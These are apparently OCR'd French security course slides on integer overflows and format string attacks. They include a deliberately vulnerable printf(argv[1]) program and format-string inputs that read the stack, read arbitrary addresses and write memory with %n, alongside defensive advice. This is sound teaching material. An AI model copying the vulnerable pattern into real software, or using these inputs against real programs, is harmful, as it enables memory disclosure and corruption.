Segmentation fault

Variantes d’overflows

- **Comparaisons**
  - Long / short
  - Signed / unsigned
- **Arithmétique**
  - Multiplication : « int * buf = malloc(len * sizeof(int)) ; »
  - Addition : « if (len1 + len 2 > sizeof(buffer)) // concat into buffer »

Protection

- « size_t » pour les tailles
    - Prudence lors des affectations


- Prudence : CERT Coding Standards :
    - C / Rule 04 Integers
    - C++ / Rule 03 Integers
    - Java / Rule 03 Numeric Types

Format String Attack

sprintf(argv1, 42);


Printf de base

```c
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n", argc) ;
    return 0 ;
}
```




Printf de base

```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n", argc) ;
    return 0 ;
}
```




Erreur de format ?

```c
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n") ;
    return 0 ;
}
```




Code vulnérable

```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf(argv[1]) ;
    return 0 ;
}
```



Lire la mémoire

- Contenu de la pile :
  - « %x. %x. %x. %x. %x. %x. »
- N’importe quelle adresse :
  - « \xef\xbe\xad\xde %x. … %x %s »



Écrire dans la mémoire

- « %n »
  - *Le nombre de caractères déjà écrits est stocké dans l'entier indiqué par l'argument pointeur de type int *. Aucun argument n'est converti.*

- « \xef\xbe\xad\xde %x. … %x %n »
  - `0xdeadbeef` contiendra le nombre de caractères écrits

Protection

- Jamais de donnée utilisateur en premier paramètre
    - Printf, sprintf et variantes
- Note :
    - Sprintf peut aussi déborder la destination ;-)

Conseil des Arsouyes

Conseils des Arsouyes

- Utiliser un langage objet
  - Java, C#
  - C++ (i.e. `at()` plutôt que `operator[]`)

- Sinon …
  - Buffer overflow (stack / heap) :
    - strncpy (et variantes) + vérification des tailles
  - Integer overflow :
    - Size_t et attention aux conversions
  - Format string :
    - Jamais en premier paramètre